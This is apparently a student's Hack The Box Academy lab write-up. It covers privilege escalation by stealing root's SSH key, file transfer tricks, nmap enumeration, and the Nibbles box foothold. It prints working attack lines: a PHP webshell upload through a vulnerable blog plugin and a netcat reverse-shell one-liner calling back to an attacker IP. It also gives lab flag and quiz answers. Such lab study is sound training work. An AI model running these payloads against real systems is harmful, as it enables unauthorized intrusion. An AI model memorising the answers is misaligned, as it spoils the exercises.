





Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'. **ANS: HTB{pr1v1l363_35c4l4710n_2_r007}**

In this challenge I utilized the command "ls -la" which writes to standard output the contents of each specified Directory or the name of each specified File, along with any other information you ask for with the flags. In other words even those hidden files will be displayed and I was right, we have a **.ssh** file which as we well know in most cases this file contains **id_rsa keys** which can give a direct passage or login once utilized as you connect to a server using the ssh protocol.


As we can see this directory is owned by root and in most cases the location is usually root/.ssh, this is also where I found the id_rsa file.



Having found the id_rsa key file I opened it using “cat” command, displaying the key content.




With this content displayed, I copied the whole key and pasted it in my local machine notepad and saved it as **id_rsa.** The reason as to why I saved it in my local machine is because I need to connect again as root using the rsa key and for this to be made possible I have to have this key in my local machine.



After saving the **id_rsa** file all I had to do was now connect to the server as root using the rsa file as mp password.

But first I have to grand read and write permissions to the owner of this file or in other words to change the file's permissions to be more restrictive. If ssh keys have lax permissions, i.e., maybe read by other people, the ssh server would prevent them from working.


Command used: chmod 600 id_rsa



Now let us connect as root using the id_rsa file using ssh protocol.

Command used: **ssh root@83.136.254.199 -p 35753 -i id_rsa**


-i – attaches our flag which will be triggered during the connection



After running the command I had a successful login to the server as root.

At this leveraged position I well able now to read the flag.txt file that I was unable to read as user2.

This is how I got my second key.



Transferring Files

In this section we are able to look at a few ways on how to upload files in a server once a sucessful connection has been obtained.

Using wget

There are many methods to accomplish this. One method is running a Python HTTP server on our machine and then using wget or cURL to download the file on the remote host.

Example commands:

python3 -m http.server 8000 -

wget http://10.10.14.1:8000/linenum.sh -

curl http://10.10.14.1:8000/linenum.sh -o linenum.sh – Here we are uploading the linenum.sh file in IP 10.10.14.1 using port 8000. **NOTE:** If the remote server does not have wget, we can use cURL to download the file. -o flag is used to specify the output file name.

Using SCP

Scp transfers files to ssh servers that we have already been granted access from the local hosst to the remote host.

```
coderic@htb[/htb]$ scp linenum.sh user@remotehost:/tmp/linenum.sh

user@remotehost's password: *********
linenum.sh
```

Using Base64

In some cases, we may not be able to transfer the file. For example, the remote host may have firewall protections that prevent us from downloading a file from our machine. In this type of situation, we can use a simple trick to base64 encode the file into base64 format, and then we can paste the base64 string on the remote server and decode it.

An example if we wanted to transfer a binary file called shell, we can base64 encode it as follows:

Transferring Files

```
coderic@htb[/htb]$ base64 shell -w 0

f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAA... <SNIP> ...lIuy9iaW4vc2gAU0iJ51JXSInmDwU
```

Now, we can copy this `base64` string, go to the remote host, and use `base64 -d` to decode it, and pipe the output into a file:

Transferring Files

```
user@remotehost$ echo f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAA... <SNIP> ...lIuy9iaW4vc2gAU0iJ51JXSInmDwU | base64
```

Validating File Transfers

We can run the **file** command to validate the format of a file.

Transferring Files

```
user@remotehost$ file shell
shell: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
```


In the case we want to be sure that the file was not tampered with during the encoding/decoding process, we can check its md5 hash. On our machine, we can run md5sum on it. Running this command on both the host machine and remote machine should give the same md5sum value.

Example:

```
user@remotehost$ md5sum shell

321de1d7e7c3735838890a72c9ae7d1d shell
```

Nibbles Enumeration

Nibbles is one of the box that is in hack the box which is rated as easy and operates on a Linux system.



Machine Name	Nibbles
Creator	mrb3n
Operating System	Linux
Difficulty	Easy
User Path	Web
Privilege Escalation	World-writable File / Sudoers Misconfiguration

First step before approaching any machine is to perform a basic enumeration.

In example from the above machine called Nibble here is some of the information gathered.

1. This machine works on a Linux system.

2. The IP address is:- 10.10.10.75

3. This machine has a web-related attack vector

4. The creator and date of creation for this box is also provided.

In this section I learnt the various approaches to penetration testing actions, that is:-

- Black-box

- Grey-box

- White-box

Black-box – Here the penetration tester has very low knowledge about the target and therefore he/she has to perform in-depth reconnaissance to learn about the target. In some case the penetration tester may just be given the Company name and nothing else, he/she has to know the target IP address it can also be an internal penetration tester who is required to bypass controls to gain initial access to the network or can connect to the internal network but has no information about internal networks/hosts.

One disadvantage I learnt was with this kind of test is that since a penetration tester has minimum knowledge about the target, this could leave some vulnerabilities undiscovered.

Grey-box – Here the penetration tester is given some certain amount of information in advance. Maybe the list of IP addresses in scope or range to carry out the test, low-level credentials to a web application or Active Directory, or some application/network diagrams.

In this kind of test the pentester may take minimal time on reconnaissance saving more time to look at systems miss-configurations and attempting exploitations.

White-box – In this type of test, the tester has complete access to the system, whereby he/she may have administrator-level credentials, access to the source code, build diagrams that help to look for logic vulnerabilities and other difficult-to-discover flaws. This assessment type is highly comprehensive as the tester will have access to both sides of a target and perform a comprehensive analysis.

Nmap

Nmap is a scanning tool that looks for open and closed ports, protocols running on this ports, service and their versions and also to some extent it gives knowledge of vulnerable areas in the system.

Example 1 using nmap tool in terminal is:-

nmap -sC -sV 10.10.10.13

This command communicates to nmap tool to give a result of services and version using command (-sC -sV or -sCV) running on target IP “10.10.10.13”

Example 2 using nmap tool in terminal is:-

nmap -sC -p 22,80 -oA nibbles_script_scan 10.129.42.190

This is called performing an nmap script.

- A flag called **-sC** is used to enables default scripts to be run against the target. These scripts are part of the Nmap Scripting Engine (NSE) and can provide additional information about the target, detect vulnerabilities, and perform other tasks.

-p 22,80: This option specifies the ports to be scanned. In this case, it scans port 22 (SSH) and port 80 (HTTP). The comma-separated list indicates multiple ports.

-oA nibbles_script_scan: This option specifies the output format and filename prefix for the scan results. In this case, it will create three output files with the prefix "nibbles_script_scan":

. nibbles_script_scan.nmap: Contains the regular Nmap output.

. nibbles_script_scan.gnmap: Contains grepable output.

. nibbles_script_scan.xml: Contains the results in XML format.

10.129.42.190: This is the IP address of the target host that Nmap will scan.

Question:

Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX) **ANS: 2.4.18**

Command used:- nmap -sCV -oA nibbles_script_scan 10.129.180.20

-sCV is the combination optin.

-sC: Enables default scripts to be run against the target. These scripts are part of the Nmap Scripting Engine (NSE) and provide additional information about the target, detect vulnerabilities, and perform other tasks.

-sV: Enables version detection, which attempts to determine the version of services running on open ports.


-oA nibbles_script_scan: This option specifies the output format and filename prefix for the scan results, similar to the previous explanation. In this case, it will create three output files with the prefix "nibbles_script_scan":

- nibbles_script_scan.nmap: Contains the regular Nmap output.


- nibbles_script_scan.gnmap: Contains grepable output.

- nibbles_script_scan.xml: Contains the results in XML format.

10.129.180.20: This is the IP address of the target host that Nmap will scan.



Here are the three output files with the prefix "nibbles_script_scan":



Nibbles - Web Footprinting

whatweb is a very useful tool to identify the web application in use. This tool tho does not identify any standard web technologies in use.

Directory Enumeration

This is either searching for useful or hidden directories in the web server or checking for vulnerabilities attaches to the site in order to exploit it to give us useful information.

We can use different tools to perform a directory enumeration such as:-

- Google searches – This searches yields sites/application vulnerabilities.

- Gobuster – This goes through all directories attached to the web server, giving all results taken and by this hidden directories are easy to note.

- Metasploitable – Using msfconsole one is able to search for exploits attached to a certain application.

Nibbles - Initial Foothold

In this section we look at how to have another form of attack using a site with the following options/functionalities.

Page	Contents
Publish	making a new post, video post, quote post, or new page. It could be interesting.
Comments	shows no published comments
Manage	Allows us to manage posts, pages, and categories. We can edit and delete categories, not overly interesting.
Settings	Scrolling to the bottom confirms that the vulnerable version 4.0.3 is in use. Several settings are available, but none seem valuable to us.
Themes	This Allows us to install a new theme from a pre-selected list.
Plugins	Allows us to configure, install, or uninstall plugins. The `My image` plugin allows us to upload an image file. Could this be abused to upload `PHP` code potentially?

We the attempted to use this plugin to upload a snippet of PHP code instead of an image using the following snippet for code execution.


<?php system('id'); ?>

Code: php

```php
<?php system('id'); ?>
```

Once this code is saved in a file as **shell.php** we click on the upload button in the browser to upload it.

Once uploaded a bunch of errors are noticed but still the file upload has taken place.



Interesting thing was that this file did not save with the name we assigned it, that is shell.php, it uploads but as image.php which is found in this location **/nibbleblog/content/private/plugins/my_image/** that is in the **content directory**.

Image.php recent last modified date, meaning that was the file we uploaded and upload was successful!

Next step is to check and see if we have command execution. Using command:- **curl http://10.129.42.190/nibbleblog/content/private/plugins/my_image/image.php**

Based on the result we are sure our command execution is successfully done on the web server.

We then proceeded to look at how we can edit our local PHP file and upload it again whereby this command should get us a reverse shell.

There are many types of reverse shells but in our example we use Bash reverse shell one-liner and add it to our PHP script.

Our PHP scritpt is:- rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKING IP> <LISTENING PORT) >/tmp/f

We then added our tun0 VPN IP address in the <ATTACKING IP> placeholder and a port of our choice for <LISTENING PORT> to catch the reverse shell on our netcat listener.


Command used:

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 9443 >/tmp/f"); ?>

Next step is to upload the file again and start a netcat listener in our terminal:

